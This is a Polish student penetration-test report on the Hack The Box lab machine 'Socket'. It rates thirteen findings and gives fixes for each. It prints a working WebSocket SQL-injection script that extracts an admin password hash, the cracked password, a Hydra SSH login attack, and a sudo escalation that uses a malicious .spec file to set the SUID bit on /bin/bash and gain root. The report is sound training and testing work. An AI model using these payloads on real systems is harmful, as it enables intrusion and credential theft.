

# Raport podatności znalezionych w maszynie *Socket*

<b>Termin zajęć</b>	Środa 17:05
<b>Numer grupy</b>	2
<b>Data oddania raportu</b>	24.05.2023
<b>Autor</b>	Grzegorz Kędra
<b>Testowana maszyna</b>	Socket
<b>Wersja raportu</b>	1.0

## Spis treści

---

Ogólny zarys i założenia testów .....	2
Zakres testów i ich przebieg .....	3
Przyjęta ocena krytyczności podatności .....	4
Znalezione podatności .....	5
Prezentacja najważniejszych podatności .....	6
Zalecenia .....	17
Załączniki .....	20

## Ogólny zarys i założenia testów

---

Niniejszy raport stanowi podsumowanie przeprowadzonych przez Grupę 2 testów podatności. Przedmiotem testów było udostępnione na portalu Hack The Box środowisko o nazwie „Socket”. Celem testu penetracyjnego było zidentyfikowanie podatności systemów i aplikacji danego środowiska, które mogłyby zostać wykorzystane przez potencjalnych atakujących w celu naruszenia bezpieczeństwa danych i systemów.

Test został wykonany przy następujących założeniach:

- Głównym celem testu jest uzyskanie nieautoryzowanego dostępu do systemu.
- Test miał charakter blackbox.
- Testy powinny skupiać się na atakach pozwalających na przejęcie kontroli nad systemem (tj. wykonywanie dowolnego kodu po stronie serwera) przez napastnika nieposiadającego dostępu do systemu. W następnej kolejności należy skupić się na podatnościach pozwalających wy eskalować uprawnienia użytkownika.
- Podczas testów penetracyjnych nie należy celowo szukać podatności, które mogą zostać wykorzystane tylko na koncie administratora lub uprzywilejowanego konta użytkownika.
- Metodologia testów penetracyjnych, która została wykorzystana, obejmowała fazy planowania, przeprowadzania testów, dokumentowania wyników oraz wyciągania wniosków i zaleceń. Testy były przeprowadzane w sposób kontrolowany i metodologiczny.
- Podczas testów przestrzegano zasad legalności i etyki, w szczególności unikano jakiegokolwiek szkody lub zagrożenia dla testowanej infrastruktury, a także przestrzegano polityki bezpieczeństwa i zasad poufności informacji. Testy zostały przeprowadzone wyłącznie z uprzednią zgodą właściciela.

## Zakres testów i ich przebieg

Test obejmował system operacyjny, aplikacje webowe oraz bazy danych. Testy zostały przeprowadzone na środowisku testowym „Socket” udostępnionym na portalu Hack The Box. Podczas testów wykorzystano szereg technik, w tym skanowanie portów, testy z wykorzystaniem słowników haseł, ataki typu brute-force, testy wstrzykiwania SQL oraz innych podatności aplikacji webowych. W celu przeprowadzenia ataków wykorzystano narzędzia takie jak Nmap, OpenVAS, Nikto, Nessus, OWASP ZAP, Hydra i Metasploit. Jako, że test miał charakter blackbox jedyną otrzymaną informacją był adres IP maszyny 10.10.11.206.

Testy zostały przeprowadzone zgodnie z ustalonym schematem. W pierwszej fazie skanowano porty w celu znalezienia dostępnych i aktywnych usług, co pozwoliło na identyfikację potencjalnych podatności systemu. Dodatkowo, skorzystano z aplikacji OpenVAS, która pozwoliła na przeskanowanie portów i wykrycie działających na nich aplikacji oraz systemów. W wyniku przeprowadzonych testów na porcie 80 wykryto serwer Apache w wersji 2.4.52, na porcie 5789 zidentyfikowano protokół komunikacyjny Websockets 10.4. oraz system Ubuntu 22.04. W ramach skanowania wykryto również podatność o numerze CVE-1999-0524. Jednakże, ze względu na wiek tej podatności, nie istnieje już dokładna dokumentacja oraz nie jest ona aktywnie monitorowana ani używana. Szczegółowe wyniki skanowania przy użyciu OpenVAS zostały dołączone na końcu raportu.

Kolejnym krokiem było przetestowanie zabezpieczeń aplikacji webowej i bazy danych, w tym próby ataku SQL injection w celu uzyskania dostępu do poufnych informacji. Podczas testów przeprowadzono również ataki typu brute-force na konto administratora oraz próby ataków słownikowych.

Adres IP który był skanowany 10.10.11.206

```
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.206
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 10:19 EDT
Initiating SYN Stealth Scan at 10:19
Scanning 10.10.11.206 [65535 ports]
Discovered open port 22/tcp on 10.10.11.206
Discovered open port 80/tcp on 10.10.11.206
Discovered open port 5789/tcp on 10.10.11.206
Completed SYN Stealth Scan at 10:20, 18.40s elapsed (65535 total ports)
Nmap scan report for 10.10.11.206
Host is up, received user-set (0.078s latency).
Scanned at 2023-05-07 10:19:54 EDT for 18s
Not shown: 60817 closed tcp ports (reset), 4715 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
5789/tcp  open  unknown syn-ack ttl 63
```

Rysunek 1 Wyniki skanu nmap

## Przyjęta ocena krytyczności podatności

---


Podatności są klasyfikowane w czteropunktowej skali odzwierciedlającej zarówno prawdopodobieństwo wykorzystania, jak i wpływ biznesowy wykorzystania. Poniżej przedstawiono krótki opis każdego poziomu ciężkości

- **Wysoki** - wykorzystanie podatności pozwala na zdobycie lub uszkodzenie krytycznych danych, kompromitację całego systemu lub sieci, a także uzyskanie dostępu do najcenniejszych zasobów. Wymaga on niezwłocznego działania i eliminacji podatności.
- **Średni** - wykorzystanie podatności pozwala na dostęp lub zmianę danych o wartości mniejszej niż te, które znajdują się w obszarze krytycznym, lub wymaga specyficznych warunków, które są trudniejsze do spełnienia. Istnieje pewne ryzyko, ale nie wymaga to natychmiastowej interwencji.
- **Niski** - wykorzystanie podatności ma małe lub ograniczone bezpośrednie skutki na bezpieczeństwo systemu, zwykle związane z nieznacznymi lub mniej cennymi danymi, lub wymaga trudnych do spełnienia warunków, takich jak fizyczny dostęp do urządzenia. Istnieje minimalne ryzyko dla organizacji.
- **Info** - Ta podatność nie ma bezpośredniego wpływu na bezpieczeństwo systemu, ale dostarcza informacji o potencjalnych zagrożeniach, konfiguracji lub wyciekach danych, które mogą być użyteczne dla potencjalnego atakującego. Podatność ta jest zwykle informacyjna i nie wymaga natychmiastowych działań naprawczych, ale może być istotna dla dalszych analiz i poprawek.

## Znalezione podatności

Tabela 1 Podatności wraz z poziomami zagrożeń

Lp.	Znalezione podatności	Poziom zagrożenia
1	Brak walidacji danych wejściowych - SQL Injection	Wysoki
2	Możliwość eskalacja uprawnień do poziomu konta root	Wysoki
3	Przestarzała funkcja haszująca MD5	Średni
4	Nieszyfrowany protokoły http i WebSocket.	Średni
5	Ujawnienie kodu aplikacji umożliwiające przygotowanie ataku	Średni
6	Nieaktualne wersje oprogramowania	Niski
7	Łatwy do odgadnięcia login	Niski
8	Brak tokenów anty-CSRF	Niski
9	Brak zabezpieczeń przed Clickjacking	Niski
10	Ujawnienie informacji poprzez odpowiedź ICMP	Niski
11	Brak ustawionego nagłówka X-Content-Type-Options	Niski
12	Możliwość pobrania aplikacji ze strony	Info
13	Niezablokowane informacje o systemie serwera na porcie 5789	Info



Rysunek 2 Wykres podatności

Na podstawie wykrytych podatności, można ocenić ogólny poziom bezpieczeństwa systemów i aplikacji jako niski. Wykryte podatności z wysokim poziomem zagrożenia są poważne i umożliwiają atakującemu stosunkowo łatwe przejęcie kontroli nad systemem lub aplikacją. To oznacza, że atakujący mógłby uzyskać pełny dostęp do systemu, uzyskać poufne informacje lub je usunąć według swojej woli. Taka sytuacja wskazuje na niedostateczne zabezpieczenia systemu i aplikacji.

Podsumowując wyniki testów penetracyjnych przeprowadzonych na maszynie Socket wykryto kilka ważnych podatności.

## Prezentacja podatności

Podatność 1: Brak walidacji danych wejściowych - SQL Injection	
Lokalizacja:	10.10.11.206:5789 Websockets 10.4
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	Wysoki
Opis:	Po nawiązaniu połączenia z 10.10.11.206:5789 za pomocą wscat możliwe jest wysyłanie i odbieranie wiadomości z tego serwera za pomocą wiersza poleceń. Dzięki specjalnie przygotowanemu skryptowi zawierającemu zapytanie z UNION SELECT możliwe było przeprowadzenia ataku SLQ injection. Skrypt wyciąga z bazy danych hash hasła.
Zrzuty ekranowe:	
<pre>(kali㉿kali)-[~] \$ wscat -c ws://10.10.11.206:5789 Connected (press CTRL+C to quit) &gt; {"id":"1"} &lt; {"paths": {"/update": "Check for updates", "/version": "Get version information"}} Disconnected (code: 1000, reason: "")</pre>	
<pre>(kali㉿kali)-[~/Documents] \$ cat skrypt-socket.py from websocket import create_connection import json  ws_host = 'ws://10.10.11.206:5789'  VERSION = '0.0.3" UNION SELECT username,password,"3","4" from users;-- -'  ws = create_connection(ws_host + '/version') ws.send(json.dumps({'version': VERSION})) result = ws.recv() print(result) ws.close()</pre>	
<pre>(kali㉿kali)-[~/Documents] \$ python3 skrypt-socket.py {"message": {"id": "admin", "version": "0c090c365fa0559b151a43e0fea39710", "released_date": "3", "downloads": "4"}}</pre>	
Rekomendacje naprawy:	Zaleca się stosowanie parametryzowanych zapytań zamiast ręcznie składanych ciągów znaków SQL. W ten sposób dane przekazywane do zapytania są oddzielone od kodu SQL, co zapobiega atakom SQL Injection. Dodatkowo zaleca się sanityzację danych poprzez wprowadzenie funkcji sprawdzających poprawność wprowadzanych danych.

Podatność 2: Eskalacja uprawnień do poziomu konta root	
Lokalizacja:	/usr/local/sbin/build-installer.sh
Wymagane uprawnienia:	Uprawnienia użytkownika
Poziom zagrożenia:	Wysoki
Opis:	<p>Skrypt /usr/local/sbin/build-installer.sh służy do budowania i zarządzania instalatorami w systemie. Akceptuje on różne argumenty, takie jak "build", "make" i "cleanup", które wywołują odpowiednie operacje.</p> <p>Tworząc skrypt pwn.spec zawierający linie „os.system("chmod +s /bin/bash")” wywołamy zmianę uprawnień pliku /bin/bash i ustawienie bitu SUID, co oznacza, że plik będzie wykonywany z uprawnieniami roota.</p> <p>Po wykonaniu polecenia <code>sudo /usr/local/sbin/build-installer.sh build pwn.spec</code>, otrzymamy wynik, który sugeruje, że proces kompilacji został zakończony pomyślnie. Następnie, sprawdzając uprawnienia pliku /bin/bash za pomocą polecenia <code>ls -l /bin/bash</code>, widzimy, że bit SUID został ustawiony. Oznacza to, że teraz plik /bin/bash będzie uruchamiany z uprawnieniami użytkownika właściciela (root), niezależnie od tego, kto go uruchamia.</p> <p>To może stanowić potencjalne zagrożenie dla bezpieczeństwa systemu, ponieważ umożliwia użytkownikom uruchomienie pliku /bin/bash z uprawnieniami roota bez uwierzytelniania hasłem lub innym formularzem uwierzytelniania. Jest to forma eskalacji uprawnień, która może być wykorzystana przez nieuprawnione osoby w celu uzyskania pełnego dostępu do systemu.</p>
Zrzuty ekranowe:	

```
tkeller@socket:/$ cat /usr/local/sbin/build-installer.sh
#!/bin/bash
if [ $# -ne 2 ] && [[ $1 != 'cleanup' ]]; then
    /usr/bin/echo "No enough arguments supplied"
    exit 1;
fi

action=$1
name=$2
ext=$(/usr/bin/echo $2 | /usr/bin/awk -F '.' '{ print $(NF) }')

if [[ -L $name ]]; then
    /usr/bin/echo 'Symlinks are not allowed'
    exit 1;
fi

if [[ $action = 'build' ]]; then
    if [[ $ext = 'spec' ]]; then
        /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
        /home/svc/.local/bin/pyinstaller $name
        /usr/bin/mv ./dist ./build /opt/shared
    else
        echo "Invalid file format"
        exit 1;
    fi
elif [[ $action = 'make' ]]; then
    if [[ $ext = 'py' ]]; then
        /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
        /root/.local/bin/pyinstaller -F --name "qreader" $name --specpath /tmp
        /usr/bin/mv ./dist ./build /opt/shared
    else
        echo "Invalid file format"
        exit 1;
    fi
elif [[ $action = 'cleanup' ]]; then
    /usr/bin/rm -r ./build ./dist 2>/dev/null
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
    /usr/bin/rm /tmp/qreader* 2>/dev/null
else
    /usr/bin/echo 'Invalid action'
    exit 1;
fi
```

```
tkeller@socket:~$ cat pwn.spec
import os
os.system("chmod +s /bin/bash")
```

```
tkeller@socket:/tmp$ sudo /usr/local/sbin/build-installer.sh build pwn.spec
117 INFO: PyInstaller: 5.6.2
117 INFO: Python: 3.10.6
122 INFO: Platform: Linux-5.15.0-67-generic-x86_64-with-glibc2.35
126 INFO: UPX is not available.
tkeller@socket:/tmp$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1396520 Jan  6  2022 /bin/bash
```

```
bash-5.1# whoami
root
```


Rekomendacje naprawy:


Edytować uprawnienia użytkowników w pliku sudoers.





Podatność: 3 Umożliwienie wykonanie polecenia z uprawnieniami konta root bez uwierzytelniania hasłem w poleceniu sudo	
Lokalizacja:	/usr/local/sbin/build-installer.sh
Wymagane uprawnienia:	Uprawnienia użytkownika
Poziom zagrożenia:	Wysoki
Opis:	Możliwa podatność, która wynika z uprawnień NOPASSWD dla skryptu /usr/local/sbin/build-installer.sh, dotyczy eskalacji uprawnień użytkownika. Użytkownik może wykonywać ten skrypt bez konieczności podawania hasła, istnieje potencjalne ryzyko nadużyć. Wpływ tej podatności na bezpieczeństwo systemu jest znaczący. Jeśli skrypt nie został odpowiednio zabezpieczony przed potencjalnymi atakami lub nie zostały zastosowane odpowiednie kontrole, użytkownik może wykorzystać tę podatność do wykonania nieautoryzowanych działań, takich jak eskalacja uprawnień.
Zrzuty ekranowe:	
<pre>tkeller@socket:/\$ sudo -l Matching Defaults entries for tkeller on socket:     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  User tkeller may run the following commands on socket:     (ALL : ALL) NOPASSWD: /usr/local/sbin/build-installer.sh</pre>	
Rekomendacje naprawy:	Edytować uprawnienia użytkowników w pliku sudoers. Ograniczenie uprawnień do skryptu do niezbędnego minimum.

Podatność 3: Zastosowanie przestarzałej funkcji haszującej MD5			
Lokalizacja:	Baza danych		
Wymagane uprawnienia:	Brak		
Poziom zagrożenia:	Średni		
Opis:	Przy użyciu ataku SQL Injection, został wykradziony z bazy danych hash hasła w formacie algorytmu MD5 którego złamanie nie stanowi problemu dla atakujących.		
Zrzuty ekranowe:			
<pre>(kali@kali)-[~/Documents] \$ python3 skrypt-socket.py {"message": {"id": "admin", "version": "0c090c365fa0559b151a43e0fea39710", "released_date": "3", "downloads": "4"}}</pre>			
	Hash	Type	Result
	0c090c365fa0559b151a43e0fea39710	md5	denjanjade122566
Rekomendacje naprawy:	Zmiana funkcji haszującej na minimum SHA-256		

Podatność 4: Nieszyfrowany protokoły http i Websocket	
Lokalizacja:	Aplikacja Web, port 5789
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	Średni
Opis:	Strona http://qreader.htb/ używa nie szyfrowanego protokołu http. Połączenie z serwerem odbywa się za pomocą nieszyfrowanego protokołu Websocket zamiast WSS Websocket secure.
Zrzuty ekranowe:	
 <p>The first screenshot shows a browser address bar for 'qreader.htb' with a warning icon and the text 'Site information for qreader.htb'. Below this, a red warning message states 'Connection not secure'. The second screenshot is a terminal window from a Kali Linux machine, showing the command 'wscat -c ws://10.10.11.206:5789' being executed, resulting in a 'Connected (press CTRL+C to quit)' message.</p>	
Rekomendacje naprawy:	Zastosowanie HTTPS i WSS


Podatność 5: Ujawnienie kodu aplikacji umożliwiające przygotowanie ataku	
Lokalizacja:	http://qreader.hth
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	Średni
Opis:	Po pobraniu i rozpakowaniu aplikacji ze strony http://qreader.hth widzimy ze pliki posiadają rozszerzenie .pyc które jest łatwo konwertowane do .py a to już umożliwia nam analizę kodu źródłowego.
Zrzuty ekranowe:	
	
Rekomendacje naprawy:	Zapisać kod źródłowy aplikacji w postaci bytecode lub zacienić go


Podatność 6: Nieaktualne wersje oprogramowania	
Lokalizacja:	Serwer Apache, system Ubuntu
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	niski
Opis:	W trakcie skanowania portów wykryto, że aplikacja wykorzystuje przestarzałe wersje serwera Apache 2.4.52. System Ubuntu posiada nieaktualną wersję jądra GNU/Linux 5.15.0-67-generic
Zrzuty ekranowe:	
 <pre> PORT      STATE SERVICE VERSION 22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0) 80/tcp    open  http     Apache httpd 2.4.52  _http-server-header: Apache/2.4.52 (Ubuntu)  Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-67-generic x86_64) </pre>	
Rekomendacje naprawy:	Zaktualizować Apache do 2.4.57 i jądro Linux do wersji 6.3.4

Podatność 7: Łatwy do odgadnięcia login	
Lokalizacja:	Baza danych
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	Niski
Opis:	Dzięki wykorzystaniu ataku typu SQL injection udało się uzyskać imię i nazwisko użytkownika Thomas Keller oraz jego hasło. Następnie, korzystając z różnych loginów, które zostały stworzone z różnych kombinacji imienia i nazwiska, oraz narzędzia Hydra, udało się skutecznie włamać do systemu. Jeśli użyto by innego loginu, który nie zawierałby jego imienia i nazwiska, włamanie do systemu byłoby znacznie trudniejsze.
Zrzuty ekranowe:	
 <pre> (kali@kali)-[~/Documents] \$ cat user-nicks.txt thomas t.keller tkeller kellert thomas.k k.thomas kthomas thomask </pre>	

<pre> kali@kali: ~/Documents \$ hydra -l user-nicks.txt -p denjanjade122566 ssh://10.10.11.206 Hydra v9.4 (c) 2022 by van Hauser/THC &amp; David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-30 16:44:04 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:8/p:1), ~1 try per task [DATA] attacking ssh://10.10.11.206:22/ [22][ssh] host: 10.10.11.206 login: tkeller password: denjanjade122566 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-30 16:44:09 </pre>	
Rekomendacje naprawy:	Zastosować loginy nie związane z imieniem i nazwiskiem.


Podatność 8: Brak tokenów anty CSRF			
Lokalizacja:	http://qreader.htb		
Wymagane uprawnienia:	Brak		
Poziom zagrożenia:	Niski		
Opis:	<p>Podatność związana z brakiem tokenów Anti-CSRF (Cross-Site Request Forgery) oznacza, że aplikacja internetowa jest podatna na ataki CSRF. CSRF jest rodzajem ataku, w którym złośliwy aktor próbuje zmusić użytkownika do wykonania nieautoryzowanych akcji w aplikacji internetowej, na którą jest zalogowany. Atakujący może próbować wykorzystać fakt, że wiele aplikacji internetowych polega na identyfikowaniu użytkownika za pomocą sesji lub ciasteczek.</p> <p>Tokeny Anti-CSRF są zabezpieczeniem, które pomaga w zwalczaniu ataków CSRF. Są to losowo generowane tokeny, które są przypisywane do formularzy lub żądań HTTP w aplikacji. Podczas gdy użytkownik przegląda stronę, aplikacja umieszcza ten token w odpowiednich miejscach, na przykład w ukrytym polu formularza lub nagłówku żądania. Gdy użytkownik wysyła żądanie, aplikacja sprawdza, czy przesłany token jest zgodny z oczekiwanym tokenem, co wskazuje, że żądanie pochodzi od prawidłowego źródła.</p>		
Zrzutyekranowe:			
<table border="1"> <tr> <td>Medium</td><td> <b>Absence of Anti-CSRF Tokens</b>  No Anti-CSRF tokens were found in a HTML submission form.   A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL </td></tr> </table>		Medium	<b>Absence of Anti-CSRF Tokens</b> No Anti-CSRF tokens were found in a HTML submission form.  A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL
Medium	<b>Absence of Anti-CSRF Tokens</b> No Anti-CSRF tokens were found in a HTML submission form.  A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL		
Rekomendacje naprawy:	Wprowadź mechanizm tokenów Anti-CSRF		

Podatność 9: Brak zabezpieczeń przed Clickjacking	
Lokalizacja:	http://qreader.htb
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	Niski
Opis:	Podatność Missing Anti-clickjacking Header (brakujący nagłówek przeciw clickjackingowi) jest luką w zabezpieczeniach aplikacji internetowych, która pozwala na potencjalne ataki typu clickjacking. Clickjacking to technika, w której atakujący maskuje prawdziwe treści na stronie internetowej, nakładając na nie niepozorne elementy lub przyciski, które są niewidoczne dla użytkownika. Kiedy użytkownik kliknie na te elementy, tak naprawdę wykonuje akcje, o których nie ma świadomości.
Zrzuty ekranowe:	
 <pre> Output  The following pages do not use a clickjacking mitigation response header and contain a clickable event :  - http://10.10.11.206/ - http://10.10.11.206/report </pre>	
Rekomendacje naprawy:	Upewnij się, że serwer aplikacji internetowej wysyła odpowiedni nagłówek X-Frame-Options.

Podatność 10: Ujawnienie informacji poprzez odpowiedź ICMP ICMP Timestamp Reply Information Disclosure	
Lokalizacja:	10.10.11.206
Wymagane uprawnienia:	Brak
Poziom zagrożenia:	Niski
Opis:	Podatność ta polega na ujawnieniu informacji poprzez odpowiedź ICMP Timestamp Reply, co teoretycznie może być wykorzystane do ataku na słabe generatory liczb losowych oparte na czasie w innych usługach.
Zrzuty ekranowe:	
 <pre> Vulnerability Detection Result The following response / ICMP packet has been received: - ICMP Type: 14 - ICMP Code: 0 </pre>	
